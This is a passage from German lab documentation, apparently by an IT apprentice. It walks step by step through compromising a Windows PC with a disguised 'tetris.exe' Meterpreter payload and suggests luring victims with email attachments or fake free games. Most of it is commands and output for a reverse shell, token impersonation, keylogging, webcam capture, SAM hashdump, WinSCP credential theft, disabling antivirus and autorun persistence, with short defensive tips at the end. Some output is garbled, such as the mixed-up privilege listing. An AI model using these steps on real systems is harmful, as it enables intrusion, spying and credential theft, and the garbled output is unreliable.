[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/tetris.rc

Hit enter to continue ...
```

Abbildung 205: Output

Nun ist die Frage wie man die .exe Datei auf das Zielsystem bringt. Hier muss man kreativ handeln. Man kann zB. die exe Datei als Anhang per Mail verschicken oder als Download auf einer Website zur Verfügung stellen (gratis Spiel zum Herunterladen etc.). Da diese Dokumentation nur zu Demonstrationszwecken dient, habe ich die Datei einfach auf das Zielsystem transferiert.



Abbildung 206: .exe auf dem Zielsystem

Nun starten wir unsere Metasploit Console mit dem Befehl «msfconsole». Danach benutzen wird den einen Exploit. Folgender Befehl:

```
msf6 > use exploit/multi/handler
```

Danach setzen wir noch den korrekten Payload. In diesem Fall Meterpreter Reverse TCP.
Befehl:

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
```

Danach muss man noch die Angaben zum local Host tätigen, dafür einfach folgende Befehle ausführen:

```
msf6 exploit(multi/handler) > set LHOST 192.168.0.20
LHOST => 192.168.0.20
msf6 exploit(multi/handler) > set LPORT 5445
LPORT => 544
```

Danach kann man im der msf Konsole einfach «exploit» eingeben. Danach habe ich auf dem Zielsystem die Tetris.exe ausgeführt.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.20:5445
[*] Sending stage (175174 bytes) to 192.168.0.11
[*] Meterpreter session 1 opened (192.168.0.20:5445 → 192.168.0.11:49441) at 2020-12-28 18:44:00 +0100
```

Abbildung 207: Ausführen des Exploit und verbinden mit dem Zielsystem

Nun setzen wir uns in den Inkognito Modus. Diesen kann man mit dem Inkognito Modus eines Browser vergleichen, dabei werden sehr wenig Logs durch die eingegeben Befehle erstellt. Zudem werden wir nun als lokaler User weiterarbeiten. Dafür schauen wir die vorhandenen Tokens an. Wir haben einen User «lslschr». Diesen werden wir verwenden.

```
meterpreter > load incognito
Loading extension incognito ... Success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
              Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
hackpc\lslschr

Impersonation Tokens Available
=====
No tokens available
```

Abbildung 208: Inkognito Modus & Tokens

Danach werden wir den Token des User «lslschr» übernehmen. Wichtig ist, dass man beim Kopieren der Ausgabe des Befehl «list_tokens -u» einen weiteren Backslash hinzufügt. Ansonsten funktioniert es nicht.

```
meterpreter > impersonate_token hackpc\lslschr
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
              Call rev2self if primary process token is SYSTEM
[-] User token hackpc\lslschr not found
meterpreter > impersonate_token hackpc\\lslschr
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
              Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user hackpc\lslschr
meterpreter > █
```

Abbildung 209: Impersonate Token des User lslschr

Nun werden wir die Rechte des User «lslschr» übernehmen. Dafür verwenden wir den Befehl «getprivs».

```
getprivs
meterpreter > getprivs
default qlen 1000
Enabled Process Privileges: 8c19b
=====
Name          valid_lft 2687sec  preferred
inet6 fe80::20c:29ff:fe5218c
SeChangeNotifyPrivilege  preferred
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege  [-]
SeTimeZonePrivilege 68.0.116
SeUndockPrivilege
[-] (bits:0x0000000000000000) [-]
meterpreter >
```

Abbildung 210: Privilegien des User lslschr

Sobald wir die grundlegenden Einstellungen erledigt haben, spielen wir mit dem Zielsystem. Mit dem Befehl «execute -f cmd.exe -i -t» kann man die Eingabeaufforderung öffnen.

```
meterpreter > execute -f cmd.exe -i -t
Process 1900 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Alle Rechte vorbehalten.

C:\Users\lslschr\Desktop>
```

Abbildung 211: Öffnen der Eingabeaufforderung

Das Problem dabei ist, dass währenddessen auf dem Zielsystem ein CMD.exe Fenster geöffnet ist.




Abbildung 212: CMD.exe Fenster auf dem Zielsystem

Um dieses Problem zu umgehen, kann man den Befehl «shell» verwenden.

```
meterpreter > shell
Process 3088 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Alle Rechte vorbehalten.

C:\Windows\system32>
```

Abbildung 213: Shell Befehl als Alternative

Nun kann man mit dem Device Fingerprinting fortfahren. Wir sammeln Informationen, wie mit welchem User sind wir angemeldet...

```
C:\Users\lslschr\Desktop>whoami
whoami
hackpc\lslschr
```

Abbildung 214: Aktueller User auf dem Zielsystem

Oder auch das aktuelle Verzeichnis auslesen.

```
C:\Users\lslschr\Desktop>dir
dir
Volume in Laufwerk C: hat keine Bezeichnung.
Volumeseriennummer: 449B-C9EE

Verzeichnis von C:\Users\lslschr\Desktop

28.12.2020  18:23    <DIR>      .
28.12.2020  18:23    <DIR>      ..
28.12.2020  18:09            4'608 tetrис.exe
                           1 Datei(en),          4'608 Bytes
                           2 Verzeichnis(se), 239'428'784'128 Bytes frei
```


Abbildung 215: Informationen der Files auf dem Desktop

Man kann ebenfalls mit dem Befehl «download» Daten auf das eigene System herunterladen.

```
meterpreter > download secret_document.txt
[*] Downloading: secret_document.txt → secret_document.txt
[*] Downloaded 97.00 B of 97.00 B (100.0%): secret_document.txt → secret_d
ocument.txt
[*] download : secret_document.txt → secret_document.txt
meterpreter > █
```

Abbildung 216: Herunterladen einer Datei

Folgende Inhalte sind in der Datei:



secret_document.txt


Datei Bearbeiten Darstellung Suchen Terr

ADmin1234
Admin1234
1234Admin
Luis Lüscher
SIX IT Apprentice
Szene ish züri
yxz
blablabla

~
~
~
~
~

Abbildung 217: Inhalte der heruntergeladenen Datei

Als Beweis ist hier ebenfalls ein Bild auf dem Zielsystem der Datei.



secret_document.txt - Editor

Datei Bearbeiten Format Ansicht

ADmin1234
Admin1234
1234Admin
Luis Lüscher
SIX IT Apprentice
Szene ish züri
yxz
blablabla

Abbildung 218: Beweisbild der Datei

Nun fügen wir dem Textdokument einige Worte hinzu und laden diese mit dem Befehl «upload» wieder auf das Zielsystem hoch.

```
blabla
Dieser Teil wurde auf Kali Linux geschrieben.
Bitte nehmen Sie Systemsicherheit ernst und laden Sie insbesondere Programme nur von vertrauenswürdigen Quellen herunter.

Luis Lüscher
IT Apprentice
aka Hackerboy 8102
```

Abbildung 219: Hinzugefügter Inhalt

Als Beweis ist hier ebenfalls ein Bild auf dem Zielsystem der Datei.




Abbildung 220: Beweisbild der hinzugefügten Sätze

Man kann ebenfalls via Eingabeaufforderung das Zielsystem herunterfahren. Dafür habe ich den Befehl «shutdown -s -t 00» verwendet.

```
meterpreter > execute -f cmd.exe -i -t forever
Process 4728 created.
Channel 7 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. Alle Rechte vorbehalten.

C:\Users\Lulu\Desktop>shutdown -s -t 00
```

Abbildung 221: Herunterfahren des Zielsystems

Bild des heruntergefahrenen Zielsystems.




Abbildung 222: Bild des Zielsystems

Nun kann man ebenfalls Screenshots des Zielsystem machen. Dafür einfach den Befehl «screenshot» verwenden.

```
meterpreter > screenshot  
Screenshot saved to: /home/luis/xQLHhssa.jpeg  
meterpreter > █
```

Abbildung 223: Screenshot Befehl in Meterpreter

Der Screenshot zeigt, dass man alles sehen kann was der Benutzer ebenfalls sieht. Dies kann einem viel über den Benutzer sagen, wenn zB. eine Favoritenliste vorhanden ist im Browser oder welche Programme er häufig verwendet (Taskleiste).




Abbildung 224: Screenshot des Zielsystems

Nun versuchen wir die Webcam des System einzusehen. Mit dem Befehl «webcam_list» kann man die Webcams des Zielsystem anzeigen lassen.

```
webcam_list  
meterpreter > webcam_list  
1: HP Webcam-50  
meterpreter > █
```

Abbildung 225: Webcams des Zielsystem

Mit dem Befehl «webcam_snap» kann man einen ein Bild mit der Webcam machen. Aber Achtung, der User bemerkt dies da die meisten Webcams ein kleines Lämpchen haben, welches leuchtet, wenn die Webcam verwendet wird. Das Bild wurde mit einem ca. 10 Jahre alten Laptop gemacht somit war die Qualität relativ schlecht. Darum habe ich es überarbeitet.



Abbildung 226: Bild von mir mit der Webcam des Zielsystems

Prozesse sind auch sehr interessant. Mit dem Befehl «ps» kann man sich die laufenden Prozesse auf dem Zielsystem anzeigen lassen.

```
932 424 svhost.exe
956 424 svhost.exe
980 424 SearchIndexer.exe
1004 424 svhost.exe
1024 424 svhost.exe
1336 424 svhost.exe
1500 604 WmiPrvSE.exe
1636 424 svhost.exe
1660 424 svhost.exe
1928 424 spoolsv.exe
1960 424 svhost.exe
1996 424 svhost.exe
2480 424 svhost.exe
2832 2792 GoogleCrashHandler.exe
2952 424 wmpnetwk.exe
3176 3392 notepad.exe x86 1 hackpc\lslschr C:\Wind
ows\system32\notepad.exe
3332 424 taskhost.exe x86 1 hackpc\lslschr C:\Wind
ows\system32\taskhost.exe
3376 932 dwm.exe x86 1 hackpc\lslschr C:\Wind
ows\system32\Dwm.exe
3392 3324 explorer.exe x86 1 hackpc\lslschr C:\Wind
ows\Explorer.EXE
4092 3392 novirus.exe x86 1 hackpc\lslschr C:\User
s\lslschr\Desktop\novirus.exe

meterpreter > [REDACTED]
```

Abbildung 227: Momentan laufende Prozesse

Nun migrieren wir unseren Prozess (PID 4092) in einen anderen Prozess. In diesem Fall in den Prozess 3176. Somit kann man den eigenen Prozess verschleiern und wird weniger schnell bemerkt. Wir verwenden nun den Prozess für Notepad, als Vorbereitung für den Keylogger, der dringend im Prozess sein muss, den man Keyloggen möchte.

```
meterpreter > migrate 3176
[*] Migrating from 4092 to 3176 ...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > █
```

Abbildung 228: Migration des eigenen Prozess

Einen Keylogger können wir ebenfalls benutzen. Dafür einfach den Befehl «keyscan_start» verwenden. Nun nimmt man die gesamten eingegeben Angaben auf. Die Angaben kann man dann mit dem Befehl «keyscan_dump» im Terminal ausgeben.

```
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
temtechniker im 3.<UMSCHALT>Lehrjahr und erlerne gerade wie <CR>
ein <UMSCHALT>Keysniffer arbeitet. <UMSCHALT>Mein <UMSCHALT>Name <^H><^H><^H><^H><^H><^H><^H>n <UMSCHALT>Admin <UMSCHALT>PW: 1234 test
meterpreter > █
```

Abbildung 229: Keylogger Dump

Dies ist sind die Wörter die ich während des Keyscan geschrieben habe auf dem Zielsystem.

```
File Bearbeiten Format Ansicht ?
Mein Name ist Luis Lüscher, ich bin Systemtechniker im 3. Lehrjahr und erlerne gerade wie
ein Keysniffer arbeitet. Mein Admin PW: 1234 test
```

Abbildung 230: Geschreibe Wörter für Keylogger

Nun verwenden wir einen weiteren Exploit, dafür setzen wir die aktuelle Session in den Hintergrund. Durch den Befehl «background» kann man dies realisieren. Danach benutzt man den neuen Exploit und setzt die benötigten Parameter. Wichtig ist, dass man ebenfalls die vorherige Session als Parameter angibt.

```
meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_injection
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_injection) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_injection) > set LHOST 192.168.0.116
LHOST => 192.168.0.116
msf6 exploit(windows/local/bypassuac_injection) > set LPORT 5555
LPORT => 5555
msf6 exploit(windows/local/bypassuac_injection) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_injection) > █
```

Abbildung 231: Verwenden eines neuen Exploit

Nun kann den Exploit mit dem Befehl «exploit» starten.

```
msf6 exploit(windows/local/bypassuac_injection) > exploit
[*] Started reverse TCP handler on 192.168.0.116:5555
[+] Windows 7 (6.1 Build 7601, Service Pack 1). may be vulnerable.
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Uploading the Payload DLL to the filesystem...
[*] Spawning process with Windows Publisher Certificate, to inject into ...
[+] Successfully injected payload in to process: 3928
[*] Sending stage (175174 bytes) to 192.168.0.130
[*] Meterpreter session 2 opened (192.168.0.116:5555 → 192.168.0.130:49722
) at 2020-11-21 14:33:18 +0100
```

Abbildung 232: Starten des ByPassUAC Injection Exploit

Nun kann man mit dem Befehl «hashdump » die Inhalte der SAM Datenbank im Terminal ausgeben. Security Account Manager (SAM) bzw. Sicherheitskontenverwaltung ist ein Dienst von Microsoft Windows, mit dem Benutzerinformationen wie Anmeldename und Kennwort als Hashwerte in einer Datenbank gespeichert werden.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Gast:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:a972fd07899a15d034c73e18940a9501:::
lslschr:1001:aad3b435b51404eeaad3b435b51404ee:dac3a2930fc196001f3aeab959748448:::
meterpreter > 
```

Abbildung 233: Hashdump des Zielsystem

Die installierten PowerShell Module kann auch viel über das Zielsystem aussagen, dafür verwenden wir den Befehl «run enum_powershell_env». Dieses Zielsystem hat keine speziellen installierten PowerShell Module.

```
meterpreter > run enum_powershell_env
[!] Meterpreter scripts are deprecated. Try post/windows/gather/enum_powershell_env.
[!] Example: run post/windows/gather/enum_powershell_env OPTION=value [ ... ]
[*] Powershell is Installed on this system.
[*] Version: 2.0
[*] Execution Policy:
[*] Path: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
[*] No PowerShell Snap-Ins are installed
[*] Powershell Modules:
[*]     AppLocker
[*]     BitsTransfer
[*]     PSDiagnostics
[*]     TroubleshootingPack
[*] Checking if users have Powershell profiles
[*] Checking lslschr
meterpreter > 
```

Abbildung 234: PowerShell Module des Zielsystem

Man kann ebenfalls die gespeicherten Credentials der installierten Programme einsehen.

In meinem Beispiel habe ich die Anmeldedaten von WinSCP ausgelesen.

Dafür habe ich folgenden Befehl verwendet «run post/windows/gather/credentials/winscp».

```
meterpreter > run post/windows/gather/credentials/winscp

[*] Looking for WinSCP.ini file storage ...
[*] Looking for Registry storage ...
[+] Host: 192.168.0.228, IP: 192.168.0.228, Port: 22, Service: Unknown, Use
rname: luis, Password: Admin1234
meterpreter > 
```

Abbildung 235: Ausgaben der WinSCP Anmeldedaten

Man kann ebenfalls den Antivirenschutz von Windows ausschalten.

Ich habe dazu den Befehl «run killav» verwendet.

```
meterpreter > run killav
[*] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [ ... ]
[*] Killing Antivirus services on the target ...
[*] Killing off cmd.exe ...
meterpreter > run killav
```

Abbildung 236: Ausgeschalteter Antivirenschutz

Zum Abschluss setzen wir das Programm auf den Zielsystem in den Autorun Ordner von Windows. Somit startet das Programm immer wenn das Zielsystem hochfährt.

Diesen Befehl habe ich dazu verwendet:

```
run persistence -A -L C:\\ -X -i 20 -p 4444 -r 192.168.0.116
```

In der Ausgabe im Terminal sieht man sogar den Eintrag in der Registry des Zielsystems.

```
meterpreter > run persistence -A -L C:\\ -X -i 20 -p 4444 -r 192.168.0.116
[*] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [ ... ] impersonation (In Memory/Admin)
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/luis/.msf4/logs/persistence/HACKPC_20201121.4401/HACKPC_20
201121.4401.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.0.116 LPORT=4444
[*] Persistent agent script is 99637 bytes long
[+] Persistent Script written to C:\\BLnnnsay.vbs
[*] Starting connection handler at port 4444 for windows/meterpreter/reverse_tcp
[+] exploit/multi/handler started!
[*] Executing script C:\\BLnnnsay.vbs
[+] Agent executed with PID 324
[*] Installing into autorun as HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\UtpXzKjkVEffLW
[+] Installed into autorun as HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\UtpXzKjkVEffLW
meterpreter > 
```

Abbildung 237: Ausgabe im Terminal

7.8.1. Wie kann ich solche Angriffe verhindern?

Mit folgenden einfachen Tricks kann man sich vor solchen Angriffen schützen:

- Web Cam abdecken
- Nur Dateien von der richtigen Quelle herunterladen
- Daten welche Administratoren Berechtigungen benötigen, sollte man zuerst mit dem Windows Defender überprüfen.
- Den Antivirus des Betriebssystem sollte immer aktuell und eingeschalten sein,
- Das Betriebssystem solle auf dem aktuellen Stand sein.
- Wichtige Daten sollten nicht unverschlüsselt auf einem PC gespeichert werden wie ZB. Passwörter.
- Unnötige Programme deinstallieren und regelmässig den Task Manager überprüfen. Welche Programme laufen im Hintergrund?

7.9. Metasploitable

7.9.1. Installation auf ESX

Als erstes öffnet man den vCenter Converter Standalone.




Abbildung 238: vCenter Converter Standalone

Nun kann man unter «File», «New» und dann «Convert machine» auswählen.




Abbildung 239: Neue VM

Anschliessend kann man eine vorhandene VMX Datei auswählen. Diese wird für die Erstellung der VM benötigt.




Abbildung 240: Auswählen der VMX Datei

Danach wählt man unter «Destination Type» «VMware Infrastructure virtual machine» aus. Zudem muss man den Server und die Benutzerangabe angeben.

